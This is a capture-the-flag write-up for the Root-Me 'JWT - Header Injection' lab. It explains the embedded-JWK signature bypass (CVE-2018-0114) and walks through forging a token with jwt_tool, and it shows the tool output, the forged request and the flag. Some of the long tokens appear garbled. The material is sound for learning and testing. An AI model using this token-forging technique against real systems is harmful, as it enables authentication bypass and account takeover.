

JWT - Header Injection

LAB: <https://www.root-me.org/en/Challenges/Web-Server/JWT-Header-Injection>

REFERENCE:



- [https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/JSON Web Token#jwt-signature---key-injection-attack-cve-2018-0114](https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/JSON%20Web%20Token#jwt-signature---key-injection-attack-cve-2018-0114)
- <https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-jwk-header-injection>

Description:

This lab uses a JWT-based mechanism for handling sessions. The server supports the `jwk` parameter in the JWT header. This is sometimes used to embed the correct verification key directly in the token. However, it fails to check whether the provided key came from a trusted source.

EXPLOIT

- Access the lab, we can see that login need key to verify



Sample key

- Decode sample key

PASTE A TOKEN HERE

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiaVhjbml0eSIsIm1lc3NhZ2U0IjJYWTlIHVwIE5lbywgZm9sbG93IHROZSB3aGlzSByYWJiaXQuIiwiaWF0IjoxNjc2NjM3ODMyfQ.eYekblLchhHS8F9kmJw6F9oiBIC0wlHmPHR1jiw-rD4JoQ8pggih5RlonFBKVoippF12zRJgAs8yGUKBMYHSQ

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "user": "Trinity",
  "message": "Wake up Neo, follow the white rabbit.",
  "iat": 1676637832
}
```

VERIFY SIGNATURE

```
RSASHA256(  
    base64UrlEncode(header) + "." +  
    base64UrlEncode(payload),  
    Public Key in SPKI, PKCS #1,  
    X.509 Certificate, or JWK string  
    format.  
  
    Private Key in PKCS #8, PKCS #  
    1, or JWK string format. The k  
    ey never leaves your browser.  
)
```

it use Asymmetric algorithms

- Based on the cheatsheet of **JWT Signature - Key Injection Attack (CVE-2018-0114)**, we try to inject JWK with public key

JWT Signature - Key Injection Attack (CVE-2018-0114)

A vulnerability in the Cisco node-jose open source library before 0.11.0 could allow an unauthenticated, remote attacker to re-sign tokens using a key that is embedded within the token. The vulnerability is due to node-jose following the JSON Web Signature (JWS) standard for JSON Web Tokens (JWTs). This standard specifies that a JSON Web Key (JWK) representing a public key can be embedded within the header of a JWS. This public key is then trusted for verification. An attacker could exploit this by forging valid JWS objects by removing the original signature, adding a new public key to the header, and then signing the object using the (attacker-owned) private key associated with the public key embedded in that JWS header.

Exploit:

- Using [ticarpi/jwt_tool](#)

```
python3 jwt_tool.py [JWT_HERE] -X i
```

- Using [portswigger/JWT Editor](#)

- i. Add a **New RSA key**
- ii. In the JWT's Repeater tab, edit data
- iii. **Attack** > **Embedded JWK**

Deconstructed:

```
{
  "alg": "RS256",
  "typ": "JWT",
  "jwk": {
    "kty": "RSA",
    "kid": "jwt_tool",
    "use": "sig",
    "e": "AQAB",
    "n": "uK8G1wYqpqPzbK6_fyEp71H3oWqYXnGJk9TG3y9K_uYh1GkJHmMSkm78PW51ZzVh7Zj0SFJuNFtGcuyQ9VoZ3m3AGJ6pJ5PiUDDHLbtyZ9xgJHPdI_gkG"
  }
}
{"login":"admin"}
[Signed with new Private key; Public key injected]
```

We will use jwt_tool in this case to embed a public key in JWK

- Inject JWK in header: `python .\jwt_tool.py <<token>> -X i -T`

```
=====
This option allows you to tamper with the header, contents and
signature of the JWT.
=====
```

Token header values:

```
[1] alg = "RS256"
[2] typ = "JWT"
[3] *ADD A VALUE*
[4] *DELETE A VALUE*
[0] Continue to next step
```

Please select a field number:

(or 0 to Continue)

> 0

Token payload values:

```
[1] user = "Trinity"
[2] message = "Wake up Neo, follow the white rabbit."
[3] iat = 1676637832 ==> TIMESTAMP = 2023-02-17 19:43:52 (UTC)
[4] *ADD A VALUE*
[5] *DELETE A VALUE*
[6] *UPDATE TIMESTAMPS*
[0] Continue to next step
```

Please select a field number:

(or 0 to Continue)

> 1

Current value of user is: Trinity

Please enter new value and hit ENTER

> Neo

```
[1] user = "Neo"
[2] message = "Wake up Neo, follow the white rabbit."
[3] iat = 1676637832 ==> TIMESTAMP = 2023-02-17 19:43:52 (UTC)
[4] *ADD A VALUE*
[5] *DELETE A VALUE*
[6] *UPDATE TIMESTAMPS*
[0] Continue to next step
```

Please select a field number:

(or 0 to Continue)

> 0

key: C:\Users\MSII\.jwt_tool\jwttool_custom_private_RSA.pem

jwttool_23ff509de686adafbf1a061ae4465aca - EXPLOIT: injected JWKS

(This will only be valid on unpatched implementations of JWT.)

```
[+] eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImp3ayI6eyJrdHkiOiJSU0EiLCJraWQiOiJqd3RfdG9vbCI6InVzZSI6InNpZyIsImU0i0iJBUUFCIiwibWVzZSI6Im10c1h3aGt1VDVpWWh0Y2VtYThmTVB5dLBGZzhPc0JuZWU1YTNuNFpzM01sSTBUXRFVz3VXV5Q2RheDJKQ2Nxb2xkbn3F2NVZzcXNEUjNya3Q0cGh3VzVzeXU1dF
BST0RmYnhZLTBxY2VtYThmTVB5dLBGZzc0F2d1A1Qm9NZ2ttV1VGc3JUYV9jZ1FzbjNvZFRFRmVhbnR3VWVwJUZcta2xsMFpzbjNka0U4WngwdUVnR3V6RWLCNjR1YkNCNzk0M
3pUd0kzUUQwWTBxZzUyU1owTmN4Ujc1eE82cXEWYlNHOWJXaFI5UTUwa3JRR0h3TGxwVHcyaklvbLktMzBaaHAzck9pWkd4TnBGQUxmT0RfbDI2Um5EaWlwRHZhc0dx
0WoxQXlZS2V5VWVhZ2VtYThmTVB5dLBGZzc0F2d1A1Qm9NZ2ttV1VGc3JUYV9jZ1FzbjNvZFRFRmVhbnR3VWVwJUZcta2xsMFpzbjNka0U4WngwdUVnR3V6RWLCNjR1YkNCNzk0M
0WoxQXlZS2V5VWVhZ2VtYThmTVB5dLBGZzc0F2d1A1Qm9NZ2ttV1VGc3JUYV9jZ1FzbjNvZFRFRmVhbnR3VWVwJUZcta2xsMFpzbjNka0U4WngwdUVnR3V6RWLCNjR1YkNCNzk0M
```

Change the payload claim user:Neo

- Get the flag

Request

Raw

Hex

1 POST /key HTTP/1.1

2 Host: challenge01.root-me.org:59082

3 Content-Length: 1038

4 Cache-Control: max-age=0

5 Upgrade-Insecure-Requests: 1

6 Origin: http://challenge01.root-me.org:59082

7 Content-Type: application/x-www-form-urlencoded

8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36

9 Accept:

10 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

11 Referer: http://challenge01.root-me.org:59082/key

12 Accept-Encoding: gzip, deflate

13 Accept-Language: en-US,en;q=0.9

14 Cookie: PHPSESSID=1b5f9cdda8bbfec91a50e7281c591473; session=eyJhZGpibGl6IHRhZHM1Iiwia2N1cmShbWU1OiJndWVudCJ9.2yc5Bg.GyOOUeD4iWEVndohVqecqg_UuYk

15 Connection: close

16 key=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImVudCI6ImVudCJ9.eyJhZGpibGl6IHRhZHM1Iiwia2N1cmShbWU1OiJndWVudCJ9.2yc5Bg.GyOOUeD4iWEVndohVqecqg_UuYk


Response

Render

Raw

Hex

LOG-IN The Keymaker MATRIX



JWT - Header Injection

Well done, you've entered the Matrix ! Your flag is:
RM(N3v3r_All0w_UnTrusTed_K3ys)

Made with ❤️ by Nishacid & Mika

0 matches

Done

4,238 bytes | 270 millis